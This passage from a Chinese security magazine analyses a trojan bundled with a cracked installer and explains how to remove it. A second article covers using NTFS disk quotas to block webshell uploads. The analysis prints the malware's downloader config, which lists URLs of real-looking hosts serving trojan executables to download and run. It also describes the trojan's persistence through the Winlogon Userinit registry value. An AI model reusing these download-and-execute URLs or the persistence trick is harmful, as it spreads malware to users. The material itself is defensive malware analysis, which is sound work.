


图2 检测是否有捆绑数据

打开“文件捆绑检测工具”对EGhost_420进行检测，结果提示有捆绑数据，大小为164 KB，见图2。

而释放后的quicksetup和官方的EGhost均提示捆绑数据为60k（正常），进一步验证了我们这个所谓的注册版的不正常。大家不要以为软件是误报了，我们用winhex瞧瞧，末尾端清楚显示了捆绑的数据，见图3。




图3 发现捆绑的文件名称

下面看看我们这个svohost.exe到底做了些什么，既然是访问远程80端口，不是盗号木马就是间谍软件了（当然还包括病毒）。还是先对程序进行分析，找点有利的信息。复制一份svohost后执行查壳，UPX的壳很简单就脱掉了。下面用resoucehacker载入脱壳后的程序，依次展开到RCDATA的TFORM1下，程序执行的流程清楚地显示在这里了。看得出来它不光修改注册表注册了WEB控件，还会访问网络上的程序下载并执行，同时还暴露了作者的老窝：www.hoposoft.com，有兴趣的朋友可以好好研究下这里，见图4。

```
    ScrollBars = ssBoth
    TabOrder = 3
  end
  object WebBrowser1: TWebBrowser
    Left = 16
    Top = 160
    Width = 473
    Height = 41
    TabOrder = 4
    ControlData = {
      4C000000E33000003D040000000000000000000000000000000000000000
      000000004C000000000000000000000001000000E0D057007335CF11AE690800
      2B2E126208000000000000004C0000000114020000000000C000000000000046
      8000000000000000000000000000000000000000000000000000000000000000
      00000000000000001000000000000000000000000000000000000}
  end
  object WebBrowser2: TWebBrowser
    Left = 16
    Top = 208
    Width = 473
    Height = 49
    TabOrder = 5
    ControlData = {
      4C000000E33000001005000000000000000000000000000000000000000000
      000000004C000000000000000000000001000000E0D057007335CF11AE690800
      2B2E126208000000000000004C0000000114020000000000C000000000000046
      8000000000000000000000000000000000000000000000000000000000000000
      00000000000000001000000000000000000000000000000000000}
```

图4 发现程序使用了TwebBrowser对象

这时候打开WSE对这个程序进行抓包，结果非常明显，程序访问的文件一个都没逃脱WSE的慧眼，见图5。

程序首先会访问这个地址：http://www.locksen.com/zb/tmp2.txt，这里显示的内容如下：

```
[chajian]
count=2
1=http://www.locksen.com/zb/pcast.exe
2=http://hopo.88ii.cn/101257.exe
[file]
fileurl=http://www.locksen.com/zb/svohost.exe
ver=060422
count=0
```

很明显绿鹰的安装文件捆绑的程序只是一个跳板，真正的目的就是这里的三个家伙，其实抓包的结果里就已经得知了。WSE还抓到了这样的一个地址：http://www.locksen.com/chajian/index.asp?tye=num，访问这个地址显示：document.write('总共访问量：1449281，今日访问：10895，昨日访问：7824')，如果这个结果是真的话，那不知道有多少人受害了。这时就给svohost放行吧，过了一会系统就出现一个猫眼网络电视，然后卡巴报警查杀了两个病毒。猫眼网络电视就是上面的pcast.exe，101257.exe被卡巴定义为Packed.Win32.Klone.e，而http://www.locksen.com/zb/svohost.exe下载的svohost非我们之前的那个程序，只是下载到本地后更名为netinfo.exe，卡巴检测为Trojan-Clicker.Win32.Delf.er。这两个程序我分别下载到本地用江民进行查杀，都是提示无毒，看来国内的杀毒软件的确要用功了。

二、干掉病毒

下面就告诉大家如何查杀这个svohost，首先它的进程完全暴露，我们只要结束掉它的进程，然后转到system32下对应删除就ok了，如果为了节约硬盘空间，也别忘了删除释放的真实的绿鹰安装程序。最后就是这个猫眼，这个程序并不是特别霸道，我们可以在开始菜单的程序里找到它进行卸载，然后把C:\Program




图5 抓包获得敏感信息




图6 恢复默认键值

Files\ 下的 pcast 完全删除。svohost 的启动也是比较阴险，起初我通过查看服务，注册表的 RUN 值和 active setup 值，甚至连隐藏服务都查了一通，都没有发现。还真就以为它没有启动项目吗？聪明的病毒作者是不会这么做滴，打开 SRENG 的启动项目，很快出现报警，原来它是藏在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit 下，只是把程序写在了正确键值的后面来启动，我们只需要把这个键值还原为 C:\WINDOWS\system32\userinit.exe,就可以了（注意不要掉,号)，见图 6。

世界清净了，回头想想，如此的恶意传播带来的危害是巨大的，这个程序不光带来木马病毒，甚至还为流氓软件做嫁衣，有兴趣的朋友可以深度打击这样的傀儡站，以免更多人受害。

【文中涉及到的 Winsock Expert、文件捆绑检测工具，已经收录在光盘中】

编辑点评：整个过程作者没有多走弯路，至于检测文件捆绑的程序我个人不怎么使用，大家可以通过分析程序的行为来判断是否有捆绑数据，而 icesword+SSM+Tiny 三者的配合使用可以更容易方便地找到可疑程序。

让后门远离我们

天使小优

从本文你可以学到：

1.利用磁盘配额限制上传木马

注入攻击依然是现在黑客攻击的首选，成功获得权限后就会选择上传一个 WebShell，接着提升权限，远程种植木马或后门程序（当然是免杀的啊)。面对此现象我们又应当如何应对？其实我们利用微软提供的 NTFS 文件系统中的磁盘配额功能就能帮助用户轻松实现对磁盘使用空间的管理，通过限制其磁盘配额来阻止免杀木马的袭击。

1.要保证系统的分区是 NTFS；

2.选择磁盘的属性设置配额；如：选择“属性”，再选择“配额”选项页。勾选“启用配额管理”和“拒绝将磁盘空间给超过配额限制的用户”，这时所有的配额选项将变为可选状态，见图 1。




图1 配额设置

3.接着选中“磁盘空间限制”选项，这时我们就可以选择系统中用户使用磁盘空间的大小。这里把限制定位 1KB，警告等级设置为 1KB，这样如果用户在分区中传入了一个大于 1KB 的文件，那么该文件将遭到系统拒绝，无法顺利地传入到该分区当中。

4.勾选“用户超出配额限制时记录事件”和“用户超出警告等级时记录事件”两个选项，这样如果系统中有其他用户超出了分区的警告等级和配额限制，系统将把这些事件自动记录到系统日志当中，便于服务器管理员对系统分区空间的监控，见图 2。

> 小提示：现在大多数的木马后门的文件大小都超过了 1KB，那么入侵在上传的时候将遭到系统拒绝。当用户在使用磁盘空间的过程中超出了警告级别的大小，系统将提示用户该文件超出了磁盘配额中的警告级别。




图2 事件记录

> 小提示：即使你是 Administrators 组中的用户，在限制磁盘配额后你也无法向这个分区中写入大于配额限制的程序。

最后：如果使配置对系统中所有用户生效，那么操作起来很麻烦。磁盘配额功能中还提供了一个针对不同用户划分使用空间的功能，见图 3。确定之后就会出现一个针对该用户使用磁盘空间限制的选项，我们可根据该用户在系统中的权限和使用情况，合理地为该用户指定使用空间，既不影响系统操作又增强了系统的安全性。

